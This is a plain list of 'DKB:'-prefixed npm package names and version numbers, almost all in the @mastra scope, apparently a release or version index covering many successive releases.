DKB:@mastra/observability@1.10.2
DKB:@mastra/memory@1.17.3
DKB:@mastra/mcp-docs-server@1.1.30
DKB:@mastra/longmemeval@1.0.33
DKB:@mastra/langsmith@1.1.17
DKB:@mastra/langfuse@1.2.2
DKB:@mastra/laminar@1.0.19
DKB:@mastra/koa@1.4.14
DKB:@mastra/hono@1.4.9
DKB:@mastra/fastify@1.3.14
DKB:@mastra/express@1.3.14
DKB:@mastra/evals@1.2.2
DKB:@mastra/editor@0.7.21
DKB:@mastra/e2b@0.3.0
DKB:@mastra/deployer@1.29.1
DKB:@mastra/deployer-vercel@1.1.22
DKB:@mastra/deployer-netlify@1.1.4
DKB:@mastra/deployer-cloudflare@1.1.28
DKB:@mastra/deployer-cloud@1.29.1
DKB:@mastra/daytona@0.4.0
DKB:@mastra/datadog@1.0.20
DKB:@mastra/core@1.29.1
DKB:@mastra/client-js@1.15.1
DKB:@mastra/clickhouse@1.5.2
DKB:@mastra/braintrust@1.0.20
DKB:@mastra/azure@0.2.1
DKB:@mastra/arthur@0.2.6
DKB:@mastra/arize@1.0.20
DKB:@mastra/agent-builder@1.0.31
DKB:mastracode@0.16.0
DKB:mastra@1.7.0
DKB:create-mastra@1.7.0
DKB:@mastra/server@1.29.0
DKB:@mastra/sentry@1.0.18
DKB:@mastra/s3@0.5.0
DKB:@mastra/redis@1.0.2
DKB:@mastra/react@0.2.30
DKB:@mastra/posthog@1.0.19
DKB:@mastra/playground-ui@24.0.0
DKB:@mastra/otel-exporter@1.0.18
DKB:@mastra/otel-bridge@1.0.18
DKB:@mastra/opencode@0.0.29
DKB:@mastra/observability@1.10.1
DKB:@mastra/memory@1.17.2
DKB:@mastra/mcp@1.6.0
DKB:@mastra/mcp-docs-server@1.1.29
DKB:@mastra/longmemeval@1.0.32
DKB:@mastra/langsmith@1.1.16
DKB:@mastra/langfuse@1.2.1
DKB:@mastra/laminar@1.0.18
DKB:@mastra/koa@1.4.13
DKB:@mastra/hono@1.4.8
DKB:@mastra/fastify@1.3.13
DKB:@mastra/express@1.3.13
DKB:@mastra/editor@0.7.20
DKB:@mastra/deployer@1.29.0
DKB:@mastra/deployer-vercel@1.1.21
DKB:@mastra/deployer-netlify@1.1.3
DKB:@mastra/deployer-cloudflare@1.1.27
DKB:@mastra/deployer-cloud@1.29.0
DKB:@mastra/datadog@1.0.19
DKB:@mastra/core@1.29.0
DKB:@mastra/client-js@1.15.0
DKB:@mastra/braintrust@1.0.19
DKB:@mastra/azure@0.2.0
DKB:@mastra/auth-studio@1.2.2
DKB:@mastra/arthur@0.2.5
DKB:@mastra/arize@1.0.19
DKB:@mastra/agent-builder@1.0.30
DKB:mastracode@0.15.2
DKB:mastra@1.6.3
DKB:create-mastra@1.6.3
DKB:@mastra/stagehand@0.2.1
DKB:@mastra/server@1.28.0
DKB:@mastra/s3vectors@1.0.4
DKB:@mastra/s3@0.4.1
DKB:@mastra/react@0.2.29
DKB:@mastra/playground-ui@23.0.2
DKB:@mastra/opencode@0.0.28
DKB:@mastra/mongodb@1.7.3
DKB:@mastra/modal@0.2.0
DKB:@mastra/memory@1.17.1
DKB:@mastra/mcp@1.5.2
DKB:@mastra/mcp-registry-registry@1.0.1
DKB:@mastra/mcp-docs-server@1.1.28
DKB:@mastra/longmemeval@1.0.31
DKB:@mastra/koa@1.4.12
DKB:@mastra/hono@1.4.7
DKB:@mastra/gcs@0.2.1
DKB:@mastra/fastify@1.3.12
DKB:@mastra/express@1.3.12
DKB:@mastra/editor@0.7.19
DKB:@mastra/deployer@1.28.0
DKB:@mastra/deployer-vercel@1.1.20
DKB:@mastra/deployer-netlify@1.1.2
DKB:@mastra/deployer-cloudflare@1.1.26
DKB:@mastra/deployer-cloud@1.28.0
DKB:@mastra/core@1.28.0
DKB:@mastra/client-js@1.14.2
DKB:@mastra/browser-viewer@0.1.1
DKB:@mastra/agent-builder@1.0.29
DKB:@mastra/agent-browser@0.2.1
DKB:mastracode@0.15.1
DKB:mastra@1.6.2
DKB:create-mastra@1.6.2
DKB:@mastra/tavily@1.0.1
DKB:@mastra/server@1.27.0
DKB:@mastra/s3@0.4.0
DKB:@mastra/react@0.2.28
DKB:@mastra/playground-ui@23.0.1
DKB:@mastra/opencode@0.0.27
DKB:@mastra/memory@1.17.0
DKB:@mastra/mcp-docs-server@1.1.27
DKB:@mastra/longmemeval@1.0.30
DKB:@mastra/koa@1.4.11
DKB:@mastra/hono@1.4.6
DKB:@mastra/fastify@1.3.11
DKB:@mastra/express@1.3.11
DKB:@mastra/editor@0.7.18
DKB:@mastra/e2b@0.2.0
DKB:@mastra/deployer@1.27.0
DKB:@mastra/deployer-vercel@1.1.19
DKB:@mastra/deployer-netlify@1.1.1
DKB:@mastra/deployer-cloudflare@1.1.25
DKB:@mastra/deployer-cloud@1.27.0
DKB:@mastra/daytona@0.3.0
DKB:@mastra/core@1.27.0
DKB:@mastra/client-js@1.14.1
DKB:@mastra/clickhouse@1.5.1
DKB:@mastra/browser-viewer@0.1.0
DKB:@mastra/blaxel@0.3.0
DKB:@mastra/agent-builder@1.0.28
DKB:mastracode@0.15.0
DKB:mastra@1.6.1
DKB:create-mastra@1.6.1
DKB:@mastra/voice-openai-realtime@0.12.3
DKB:@mastra/voice-google-gemini-live@0.11.4
DKB:@mastra/upstash@1.0.5
DKB:@mastra/tavily@1.0.0
DKB:@mastra/server@1.26.0
DKB:@mastra/sentry@1.0.17
DKB:@mastra/schema-compat@1.2.9
DKB:@mastra/s3vectors@1.0.3
DKB:@mastra/s3@0.3.1
DKB:@mastra/redis@1.0.1
DKB:@mastra/react@0.2.27
DKB:@mastra/rag@2.2.1
DKB:@mastra/posthog@1.0.18
DKB:@mastra/playground-ui@23.0.0
DKB:@mastra/pg@1.9.2
DKB:@mastra/otel-exporter@1.0.17
DKB:@mastra/otel-bridge@1.0.17
DKB:@mastra/opencode@0.0.26
DKB:@mastra/observability@1.10.0
DKB:@mastra/mssql@1.2.1
DKB:@mastra/mongodb@1.7.2
DKB:@mastra/memory@1.16.0
DKB:@mastra/mcp@1.5.1
DKB:@mastra/mcp-docs-server@1.1.26
DKB:@mastra/longmemeval@1.0.29
DKB:@mastra/libsql@1.9.0
DKB:@mastra/langsmith@1.1.15
DKB:@mastra/langfuse@1.2.0
DKB:@mastra/lance@1.0.5
DKB:@mastra/laminar@1.0.17
DKB:@mastra/koa@1.4.10
DKB:@mastra/inngest@1.2.2
DKB:@mastra/hono@1.4.5
DKB:@mastra/google-cloud-pubsub@1.0.3
DKB:@mastra/fastify@1.3.10
DKB:@mastra/express@1.3.10
DKB:@mastra/editor@0.7.17
DKB:@mastra/dynamodb@1.0.4
DKB:@mastra/duckdb@1.2.0
DKB:@mastra/docker@0.1.0
DKB:@mastra/deployer@1.26.0
DKB:@mastra/deployer-vercel@1.1.18
DKB:@mastra/deployer-netlify@1.1.0
DKB:@mastra/deployer-cloudflare@1.1.24
DKB:@mastra/deployer-cloud@1.26.0
DKB:@mastra/datadog@1.0.18
DKB:@mastra/core@1.26.0
DKB:@mastra/convex@1.0.8
DKB:@mastra/cloudflare@1.3.2
DKB:@mastra/cloudflare-d1@1.0.5
DKB:@mastra/client-js@1.14.0
DKB:@mastra/clickhouse@1.5.0
DKB:@mastra/braintrust@1.0.18
DKB:@mastra/arthur@0.2.4
DKB:@mastra/arize@1.0.18
DKB:@mastra/ai-sdk@1.4.1
DKB:@mastra/agent-builder@1.0.27
DKB:mastracode@0.14.0
DKB:mastra@1.6.0
DKB:create-mastra@1.6.0
DKB:@mastra/voice-sarvam@1.0.0
DKB:@mastra/stagehand@0.2.0
DKB:@mastra/server@1.25.0
DKB:@mastra/sentry@1.0.16
DKB:@mastra/schema-compat@1.2.8
DKB:@mastra/react@0.2.26
DKB:@mastra/posthog@1.0.17
DKB:@mastra/playground-ui@22.1.2
DKB:@mastra/pg@1.9.1
DKB:@mastra/otel-exporter@1.0.16
DKB:@mastra/otel-bridge@1.0.16
DKB:@mastra/opencode@0.0.25
DKB:@mastra/observability@1.9.1
DKB:@mastra/mongodb@1.7.1
DKB:@mastra/memory@1.15.1
DKB:@mastra/mcp@1.5.0
DKB:@mastra/mcp-docs-server@1.1.25
DKB:@mastra/longmemeval@1.0.28
DKB:@mastra/libsql@1.8.1
DKB:@mastra/langsmith@1.1.14
DKB:@mastra/langfuse@1.1.3
DKB:@mastra/laminar@1.0.16
DKB:@mastra/koa@1.4.9
DKB:@mastra/hono@1.4.4
DKB:@mastra/fastify@1.3.9
DKB:@mastra/express@1.3.9
DKB:@mastra/editor@0.7.16
DKB:@mastra/duckdb@1.1.2
DKB:@mastra/deployer@1.25.0
DKB:@mastra/deployer-vercel@1.1.17
DKB:@mastra/deployer-netlify@1.0.27
DKB:@mastra/deployer-cloudflare@1.1.23
DKB:@mastra/deployer-cloud@1.25.0
DKB:@mastra/datadog@1.0.17
DKB:@mastra/core@1.25.0
DKB:@mastra/client-js@1.13.4
DKB:@mastra/clickhouse@1.4.1
DKB:@mastra/braintrust@1.0.17
DKB:@mastra/arthur@0.2.3
DKB:@mastra/arize@1.0.17
DKB:@mastra/ai-sdk@1.4.0
DKB:@mastra/agent-builder@1.0.26
DKB:@mastra/agent-browser@0.2.0
DKB:mastracode@0.13.0
DKB:mastra@1.5.0
DKB:create-mastra@1.5.0
DKB:@mastra/server@1.24.1
DKB:@mastra/sentry@1.0.15
DKB:@mastra/react@0.2.25
DKB:@mastra/posthog@1.0.16
DKB:@mastra/playground-ui@22.1.1
DKB:@mastra/otel-exporter@1.0.15
DKB:@mastra/otel-bridge@1.0.15
DKB:@mastra/opencode@0.0.24
DKB:@mastra/observability@1.9.0
DKB:@mastra/mcp-docs-server@1.1.24
DKB:@mastra/longmemeval@1.0.27
DKB:@mastra/langsmith@1.1.13
DKB:@mastra/langfuse@1.1.2
DKB:@mastra/laminar@1.0.15
DKB:@mastra/koa@1.4.8
DKB:@mastra/inngest@1.2.1
DKB:@mastra/hono@1.4.3
DKB:@mastra/fastify@1.3.8
DKB:@mastra/express@1.3.8
DKB:@mastra/deployer@1.24.1
DKB:@mastra/deployer-vercel@1.1.16
DKB:@mastra/deployer-netlify@1.0.26
DKB:@mastra/deployer-cloudflare@1.1.22
DKB:@mastra/deployer-cloud@1.24.1
DKB:@mastra/datadog@1.0.16
DKB:@mastra/core@1.24.1
DKB:@mastra/client-js@1.13.3
DKB:@mastra/braintrust@1.0.16
DKB:@mastra/arthur@0.2.2
DKB:@mastra/arize@1.0.16
DKB:mastracode@0.12.1
DKB:mastra@1.4.1
DKB:create-mastra@1.4.1
DKB:@mastra/server@1.24.0
DKB:@mastra/sentry@1.0.14
DKB:@mastra/react@0.2.24
DKB:@mastra/rag@2.2.0
DKB:@mastra/posthog@1.0.15
DKB:@mastra/playground-ui@22.1.0
DKB:@mastra/otel-exporter@1.0.14
DKB:@mastra/otel-bridge@1.0.14
DKB:@mastra/opencode@0.0.23
DKB:@mastra/observability@1.8.0
DKB:@mastra/memory@1.15.0
DKB:@mastra/mcp@1.4.2
DKB:@mastra/mcp-docs-server@1.1.23
DKB:@mastra/longmemeval@1.0.26
DKB:@mastra/loggers@1.1.1
DKB:@mastra/langsmith@1.1.12
DKB:@mastra/langfuse@1.1.1
DKB:@mastra/laminar@1.0.14
DKB:@mastra/koa@1.4.7
DKB:@mastra/hono@1.4.2
DKB:@mastra/fastify@1.3.7
DKB:@mastra/express@1.3.7
DKB:@mastra/editor@0.7.15
DKB:@mastra/deployer@1.24.0
DKB:@mastra/deployer-vercel@1.1.15
DKB:@mastra/deployer-netlify@1.0.25
DKB:@mastra/deployer-cloudflare@1.1.21
DKB:@mastra/deployer-cloud@1.24.0
DKB:@mastra/datadog@1.0.15
DKB:@mastra/core@1.24.0
DKB:@mastra/client-js@1.13.2
DKB:@mastra/braintrust@1.0.15
DKB:@mastra/agent-builder@1.0.25
DKB:@mastra/arize@1.0.15
DKB:@mastra/ai-sdk@1.3.3
DKB:@mastra/arthur@0.2.1
DKB:mastracode@0.12.0
DKB:mastra@1.4.0
DKB:create-mastra@1.4.0
DKB:@mastra/voice-openai-realtime@0.12.2
DKB:@mastra/server@1.23.0
DKB:@mastra/sentry@1.0.13
DKB:@mastra/react@0.2.23
DKB:@mastra/posthog@1.0.14
DKB:@mastra/playground-ui@22.0.1
DKB:@mastra/pg@1.9.0
DKB:@mastra/otel-exporter@1.0.13
DKB:@mastra/otel-bridge@1.0.13
DKB:@mastra/opencode@0.0.22
DKB:@mastra/observability@1.7.3
DKB:@mastra/mongodb@1.7.0
DKB:@mastra/memory@1.14.0
DKB:@mastra/mcp-docs-server@1.1.22
DKB:@mastra/longmemeval@1.0.25
DKB:@mastra/libsql@1.8.0
DKB:@mastra/langsmith@1.1.11
DKB:@mastra/langfuse@1.1.0
DKB:@mastra/laminar@1.0.13
DKB:@mastra/koa@1.4.6
DKB:@mastra/hono@1.4.1
DKB:@mastra/fastify@1.3.6
DKB:@mastra/express@1.3.6
DKB:@mastra/evals@1.2.1
DKB:@mastra/editor@0.7.14
DKB:@mastra/deployer@1.23.0
DKB:@mastra/deployer-vercel@1.1.14
DKB:@mastra/deployer-netlify@1.0.24
DKB:@mastra/deployer-cloudflare@1.1.20
DKB:@mastra/deployer-cloud@1.23.0
DKB:@mastra/datadog@1.0.14
DKB:@mastra/core@1.23.0
DKB:@mastra/client-js@1.13.1
DKB:@mastra/braintrust@1.0.14
DKB:@mastra/blaxel@0.2.1
DKB:@mastra/auth-studio@1.2.1
DKB:@mastra/arthur@0.2.0
DKB:@mastra/arize@1.0.14
DKB:@mastra/ai-sdk@1.3.2
DKB:@mastra/agent-builder@1.0.24
DKB:mastracode@0.11.0
DKB:mastra@1.3.20
DKB:create-mastra@1.3.20
DKB:@mastra/stagehand@0.1.0
DKB:@mastra/server@1.22.0
DKB:@mastra/sentry@1.0.12
DKB:@mastra/react@0.2.22
DKB:@mastra/posthog@1.0.13
DKB:@mastra/playground-ui@22.0.0
DKB:@mastra/pg@1.8.6
DKB:@mastra/otel-exporter@1.0.12
DKB:@mastra/otel-bridge@1.0.12
DKB:@mastra/opencode@0.0.21
DKB:@mastra/observability@1.7.2
DKB:@mastra/mongodb@1.6.2
DKB:@mastra/memory@1.13.1
DKB:@mastra/mcp-docs-server@1.1.21
DKB:@mastra/longmemeval@1.0.24
DKB:@mastra/libsql@1.7.4
DKB:@mastra/langsmith@1.1.10
DKB:@mastra/langfuse@1.0.12
DKB:@mastra/laminar@1.0.12
DKB:@mastra/koa@1.4.5
DKB:@mastra/hono@1.4.0
DKB:@mastra/fastify@1.3.5
DKB:@mastra/express@1.3.5
DKB:@mastra/editor@0.7.13
DKB:@mastra/deployer@1.22.0
DKB:@mastra/deployer-vercel@1.1.13
DKB:@mastra/deployer-netlify@1.0.23
DKB:@mastra/deployer-cloudflare@1.1.19
DKB:@mastra/deployer-cloud@1.22.0
DKB:@mastra/datadog@1.0.13
DKB:@mastra/core@1.22.0
DKB:@mastra/client-js@1.13.0
DKB:@mastra/braintrust@1.0.13
DKB:@mastra/arize@1.0.13
DKB:@mastra/ai-sdk@1.3.1
DKB:@mastra/agent-builder@1.0.23
DKB:@mastra/agent-browser@0.1.0
DKB:mastracode@0.10.3
DKB:mastra@1.3.19
DKB:create-mastra@1.3.19
DKB:@mastra/server@1.21.0
DKB:@mastra/sentry@1.0.11
DKB:@mastra/react@0.2.21
DKB:@mastra/posthog@1.0.12
DKB:@mastra/playground-ui@21.0.0
DKB:@mastra/otel-exporter@1.0.11
DKB:@mastra/otel-bridge@1.0.11
DKB:@mastra/opencode@0.0.20
DKB:@mastra/observability@1.7.1
DKB:@mastra/memory@1.13.0
DKB:@mastra/mcp-docs-server@1.1.20
DKB:@mastra/longmemeval@1.0.23
DKB:@mastra/langsmith@1.1.9
DKB:@mastra/langfuse@1.0.11
DKB:@mastra/laminar@1.0.11
DKB:@mastra/koa@1.4.4
DKB:@mastra/hono@1.3.4
DKB:@mastra/agent-builder@1.0.22
DKB:@mastra/express@1.3.4
DKB:@mastra/editor@0.7.12
DKB:@mastra/duckdb@1.1.1
DKB:@mastra/deployer@1.21.0
DKB:@mastra/deployer-vercel@1.1.12
DKB:@mastra/deployer-netlify@1.0.22
DKB:@mastra/deployer-cloudflare@1.1.18
DKB:@mastra/deployer-cloud@1.21.0
DKB:@mastra/datadog@1.0.12
DKB:@mastra/core@1.21.0
DKB:@mastra/client-js@1.12.0
DKB:@mastra/clickhouse@1.4.0
DKB:@mastra/braintrust@1.0.12
DKB:@mastra/arize@1.0.12
DKB:@mastra/fastify@1.3.4
DKB:mastracode@0.10.2
DKB:mastra@1.3.18
DKB:create-mastra@1.3.18
DKB:@mastra/server@1.20.0
DKB:@mastra/sentry@1.0.10
DKB:@mastra/react@0.2.20
DKB:@mastra/rag@2.1.3
DKB:@mastra/posthog@1.0.11
DKB:@mastra/playground-ui@20.0.2
DKB:@mastra/otel-exporter@1.0.10
DKB:@mastra/otel-bridge@1.0.10
DKB:@mastra/opencode@0.0.19
DKB:@mastra/observability@1.7.0
DKB:@mastra/memory@1.12.1
DKB:@mastra/mcp@1.4.1
DKB:@mastra/mcp-docs-server@1.1.19
DKB:@mastra/longmemeval@1.0.22
DKB:@mastra/langsmith@1.1.8
DKB:@mastra/langfuse@1.0.10
DKB:@mastra/laminar@1.0.10
DKB:@mastra/koa@1.4.3
DKB:@mastra/hono@1.3.3
DKB:@mastra/fastify@1.3.3
DKB:@mastra/express@1.3.3
DKB:@mastra/editor@0.7.11
DKB:@mastra/deployer@1.20.0
DKB:@mastra/deployer-vercel@1.1.11
DKB:@mastra/deployer-netlify@1.0.21
DKB:@mastra/deployer-cloudflare@1.1.17
DKB:@mastra/deployer-cloud@1.20.0
DKB:@mastra/datadog@1.0.11
DKB:@mastra/core@1.20.0
DKB:@mastra/client-js@1.11.2
DKB:@mastra/braintrust@1.0.11
DKB:@mastra/arize@1.0.11
DKB:@mastra/agent-builder@1.0.21
DKB:mastracode@0.10.1
DKB:mastra@1.3.17
DKB:create-mastra@1.3.17
DKB:@mastra/vercel@0.1.0
DKB:@mastra/client-js@1.11.1
DKB:@mastra/react@0.2.19
DKB:@mastra/qdrant@1.0.2
DKB:@mastra/playground-ui@20.0.1
DKB:@mastra/pg@1.8.5
DKB:@mastra/opencode@0.0.18
DKB:@mastra/memory@1.12.0
DKB:@mastra/mcp@1.4.0
DKB:@mastra/mcp-docs-server@1.1.18
DKB:@mastra/longmemeval@1.0.21
DKB:@mastra/koa@1.4.2
DKB:@mastra/hono@1.3.2
DKB:@mastra/fastify@1.3.2
DKB:@mastra/express@1.3.2
DKB:@mastra/editor@0.7.10
DKB:@mastra/deployer@1.19.0
DKB:@mastra/deployer-vercel@1.1.10
DKB:@mastra/deployer-netlify@1.0.20
DKB:@mastra/deployer-cloudflare@1.1.16
DKB:@mastra/deployer-cloud@1.19.0
DKB:@mastra/agent-builder@1.0.20
DKB:@mastra/convex@1.0.7
DKB:@mastra/server@1.19.0
DKB:@mastra/core@1.19.0
DKB:@mastra/vectorize@1.0.2
DKB:@mastra/daytona@0.2.1
DKB:@mastra/voice-cloudflare@0.12.1
DKB:@mastra/pg@1.8.4
DKB:@mastra/mongodb@1.6.1
DKB:@mastra/libsql@1.7.3
DKB:@mastra/duckdb@1.1.0
DKB:@mastra/cloudflare-d1@1.0.4
DKB:@mastra/hono@1.3.1
DKB:@mastra/koa@1.4.1
DKB:@mastra/cloudflare@1.3.1
DKB:@mastra/playground-ui@20.0.0
DKB:@mastra/server@1.18.0
DKB:@mastra/express@1.3.1
DKB:@mastra/fastify@1.3.1
DKB:@mastra/memory@1.11.0
DKB:@mastra/mcp@1.3.2
DKB:@mastra/mcp-docs-server@1.1.17
DKB:@mastra/loggers@1.1.0
DKB:@mastra/editor@0.7.9
DKB:create-mastra@1.3.16
DKB:@mastra/evals@1.2.0
DKB:@mastra/deployer@1.18.0
DKB:@mastra/core@1.18.0
DKB:@mastra/posthog@1.0.10
DKB:mastra@1.3.16
DKB:@mastra/sentry@1.0.9
DKB:@mastra/agent-builder@1.0.19
DKB:@mastra/otel-exporter@1.0.9
DKB:@mastra/observability@1.6.0
DKB:@mastra/otel-bridge@1.0.9
DKB:@mastra/langsmith@1.1.7
DKB:@mastra/langfuse@1.0.9
DKB:@mastra/laminar@1.0.9
DKB:@mastra/datadog@1.0.10
DKB:@mastra/arize@1.0.10
DKB:@mastra/braintrust@1.0.10
DKB:mastracode@0.10.0
DKB:@mastra/opencode@0.0.17
DKB:@mastra/longmemeval@1.0.20
DKB:@mastra/deployer-cloudflare@1.1.15
DKB:@mastra/deployer-vercel@1.1.9
DKB:@mastra/deployer-netlify@1.0.19
DKB:@mastra/ai-sdk@1.3.0
DKB:@mastra/client-js@1.11.0
DKB:@mastra/deployer-cloud@1.18.0
DKB:@mastra/react@0.2.18
DKB:@mastra/server@1.17.0
DKB:@mastra/deployer@1.17.0
DKB:@mastra/deployer-cloud@1.17.0
DKB:@mastra/core@1.17.0
DKB:mastracode@0.9.2
DKB:mastra@1.3.15
DKB:create-mastra@1.3.15
DKB:@mastra/server@1.16.0
DKB:@mastra/schema-compat@1.2.7
DKB:@mastra/react@0.2.17
DKB:@mastra/playground-ui@19.0.0
DKB:@mastra/agent-builder@1.0.18
DKB:@mastra/opencode@0.0.16
DKB:@mastra/mongodb@1.6.0
DKB:@mastra/memory@1.10.0
DKB:@mastra/mcp-docs-server@1.1.16
DKB:@mastra/longmemeval@1.0.19
DKB:@mastra/libsql@1.7.2
DKB:@mastra/koa@1.4.0
DKB:@mastra/hono@1.3.0
DKB:@mastra/fastify@1.3.0
DKB:@mastra/express@1.3.0
DKB:@mastra/editor@0.7.8
DKB:@mastra/deployer@1.16.0
DKB:@mastra/deployer-vercel@1.1.8
DKB:@mastra/deployer-netlify@1.0.18
DKB:@mastra/deployer-cloudflare@1.1.14
DKB:@mastra/deployer-cloud@1.16.0
DKB:@mastra/datadog@1.0.9
DKB:@mastra/core@1.16.0
DKB:@mastra/client-js@1.10.0
DKB:@mastra/auth-okta@0.0.2
DKB:@mastra/ai-sdk@1.2.1
DKB:@mastra/pg@1.8.3
DKB:@mastra/mcp@1.3.1
DKB:@mastra/mcp-docs-server@1.1.15
DKB:@mastra/memory@1.9.0
DKB:@mastra/langsmith@1.1.6
DKB:@mastra/core@1.15.0
DKB:@mastra/otel-bridge@1.0.8
DKB:@mastra/pg@1.8.2
DKB:@mastra/playground-ui@18.0.0
DKB:@mastra/posthog@1.0.9
DKB:@mastra/schema-compat@1.2.6
DKB:@mastra/koa@1.3.6
DKB:@mastra/inngest@1.2.0
DKB:@mastra/hono@1.2.6
DKB:@mastra/sentry@1.0.8
DKB:@mastra/server@1.15.0
DKB:create-mastra@1.3.14
DKB:mastra@1.3.14
DKB:@mastra/agent-builder@1.0.17
DKB:@mastra/fastify@1.2.6
DKB:@mastra/express@1.2.6
DKB:@mastra/editor@0.7.7
DKB:@mastra/deployer@1.15.0
DKB:@mastra/observability@1.5.1
DKB:@mastra/otel-exporter@1.0.8
DKB:@mastra/longmemeval@1.0.18
DKB:mastracode@0.9.1
DKB:@mastra/langfuse@1.0.8
DKB:@mastra/client-js@1.9.1
DKB:@mastra/datadog@1.0.8
DKB:@mastra/deployer-cloud@1.15.0
DKB:@mastra/react@0.2.16
DKB:@mastra/deployer-cloudflare@1.1.13
DKB:@mastra/deployer-netlify@1.0.17
DKB:@mastra/deployer-vercel@1.1.7
DKB:@mastra/arize@1.0.9
DKB:@mastra/laminar@1.0.8
DKB:@mastra/opencode@0.0.15
DKB:@mastra/ai-sdk@1.2.0
DKB:@mastra/braintrust@1.0.9
DKB:@mastra/express@1.2.5
DKB:@mastra/fastify@1.2.5
DKB:@mastra/hono@1.2.5
DKB:@mastra/elasticsearch@1.2.0
DKB:@mastra/koa@1.3.5
DKB:@mastra/libsql@1.7.1
DKB:@mastra/mongodb@1.5.6
DKB:@mastra/pg@1.8.1
DKB:@mastra/schema-compat@1.2.5
DKB:@mastra/server@1.14.0
DKB:mastracode@0.9.0
DKB:mastra@1.3.13
DKB:create-mastra@1.3.13
DKB:@mastra/agent-builder@1.0.16
DKB:@mastra/ai-sdk@1.1.4
DKB:@mastra/react@0.2.15
DKB:@mastra/playground-ui@17.0.0
DKB:@mastra/auth-clerk@1.0.2
DKB:@mastra/opencode@0.0.14
DKB:@mastra/auth-cloud@1.1.2
DKB:@mastra/memory@1.8.3
DKB:@mastra/mcp@1.3.0
DKB:@mastra/mcp-docs-server@1.1.14
DKB:@mastra/longmemeval@1.0.17
DKB:@mastra/loggers@1.0.3
DKB:@mastra/auth-studio@1.2.0
DKB:@mastra/auth-workos@1.1.2
DKB:@mastra/client-js@1.9.0
DKB:@mastra/core@1.14.0
DKB:@mastra/deployer-cloud@1.14.0
DKB:@mastra/deployer-cloudflare@1.1.12
DKB:@mastra/editor@0.7.6
DKB:@mastra/deployer@1.14.0
DKB:@mastra/deployer-vercel@1.1.6
DKB:@mastra/deployer-netlify@1.0.16
DKB:@mastra/auth@1.0.2
DKB:mastracode@0.8.3
DKB:mastra@1.3.12
DKB:create-mastra@1.3.12
DKB:@mastra/server@1.13.2
DKB:@mastra/schema-compat@1.2.4
DKB:@mastra/react@0.2.14
DKB:@mastra/playground-ui@16.1.2
DKB:@mastra/opencode@0.0.13
DKB:@mastra/memory@1.8.2
DKB:@mastra/mcp-docs-server@1.1.13
DKB:@mastra/longmemeval@1.0.16
DKB:@mastra/koa@1.3.4
DKB:@mastra/hono@1.2.4
DKB:@mastra/fastify@1.2.4
DKB:@mastra/express@1.2.4
DKB:@mastra/editor@0.7.5
DKB:@mastra/deployer@1.13.2
DKB:@mastra/deployer-vercel@1.1.5
DKB:@mastra/deployer-netlify@1.0.15
DKB:@mastra/deployer-cloudflare@1.1.11
DKB:@mastra/deployer-cloud@1.13.2
DKB:@mastra/core@1.13.2
DKB:@mastra/client-js@1.8.4
DKB:@mastra/agent-builder@1.0.15
DKB:mastracode@0.8.2
DKB:mastra@1.3.11
DKB:create-mastra@1.3.11
DKB:@mastra/server@1.13.1
DKB:@mastra/schema-compat@1.2.3
DKB:@mastra/react@0.2.13
DKB:@mastra/playground-ui@16.1.1
DKB:@mastra/opencode@0.0.12
DKB:@mastra/memory@1.8.1
DKB:@mastra/mcp-docs-server@1.1.12
DKB:@mastra/longmemeval@1.0.15
DKB:@mastra/koa@1.3.3
DKB:@mastra/hono@1.2.3
DKB:@mastra/fastify@1.2.3
DKB:@mastra/express@1.2.3
DKB:@mastra/editor@0.7.4
DKB:@mastra/deployer@1.13.1
DKB:@mastra/deployer-cloud@1.13.1
DKB:@mastra/core@1.13.1
DKB:@mastra/client-js@1.8.3
DKB:@mastra/agent-builder@1.0.14
DKB:mastracode@0.8.1
DKB:mastra@1.3.10
DKB:create-mastra@1.3.10
DKB:@mastra/server@1.13.0
DKB:@mastra/sentry@1.0.7
DKB:@mastra/schema-compat@1.2.2
DKB:@mastra/react@0.2.12
DKB:@mastra/posthog@1.0.8
DKB:@mastra/playground-ui@16.1.0
DKB:@mastra/otel-exporter@1.0.7
DKB:@mastra/otel-bridge@1.0.7
DKB:@mastra/opencode@0.0.11
DKB:@mastra/observability@1.5.0
DKB:@mastra/memory@1.8.0
DKB:@mastra/mcp@1.2.1
DKB:@mastra/mcp-docs-server@1.1.11
DKB:@mastra/longmemeval@1.0.14
DKB:@mastra/langsmith@1.1.5
DKB:@mastra/langfuse@1.0.7
DKB:@mastra/laminar@1.0.7
DKB:@mastra/koa@1.3.2
DKB:@mastra/hono@1.2.2
DKB:@mastra/fastify@1.2.2
DKB:@mastra/express@1.2.2
DKB:@mastra/editor@0.7.3
DKB:@mastra/deployer@1.13.0
DKB:@mastra/deployer-vercel@1.1.4
DKB:@mastra/agent-builder@1.0.13
DKB:@mastra/deployer-cloudflare@1.1.10
DKB:@mastra/deployer-cloud@1.13.0
DKB:@mastra/datadog@1.0.7
DKB:@mastra/core@1.13.0
DKB:@mastra/client-js@1.8.2
DKB:@mastra/braintrust@1.0.8
DKB:@mastra/arize@1.0.8
DKB:@mastra/agentfs@0.1.0
DKB:@mastra/deployer-netlify@1.0.14
DKB:mastracode@0.8.0
DKB:mastra@1.3.9
DKB:create-mastra@1.3.9
DKB:@mastra/server@1.12.0
DKB:@mastra/schema-compat@1.2.1
DKB:@mastra/s3@0.3.0
DKB:@mastra/react@0.2.11
DKB:@mastra/playground-ui@16.0.1
DKB:@mastra/opencode@0.0.10
DKB:@mastra/memory@1.7.0
DKB:@mastra/mcp@1.2.0
DKB:@mastra/mcp-docs-server@1.1.10
DKB:@mastra/longmemeval@1.0.13
DKB:@mastra/koa@1.3.1
DKB:@mastra/hono@1.2.1
DKB:@mastra/gcs@0.2.0
DKB:@mastra/fastify@1.2.1
DKB:@mastra/express@1.2.1
DKB:@mastra/editor@0.7.2
DKB:@mastra/e2b@0.1.2
DKB:@mastra/deployer@1.12.0
DKB:@mastra/deployer-vercel@1.1.3
DKB:@mastra/deployer-netlify@1.0.13
DKB:@mastra/deployer-cloudflare@1.1.9
DKB:@mastra/deployer-cloud@1.12.0
DKB:@mastra/daytona@0.2.0
DKB:@mastra/core@1.12.0
DKB:@mastra/cloudflare@1.3.0
DKB:@mastra/cloudflare-d1@1.0.3
DKB:@mastra/client-js@1.8.1
DKB:@mastra/blaxel@0.2.0
DKB:@mastra/agent-builder@1.0.12
DKB:mastracode@0.7.0
DKB:mastra@1.3.8
DKB:@mastra/ai-sdk@1.1.3
DKB:@mastra/voice-modelslab@0.1.0
DKB:@mastra/voice-google-gemini-live@0.11.3
DKB:@mastra/upstash@1.0.4
DKB:@mastra/server@1.11.0
DKB:@mastra/sentry@1.0.6
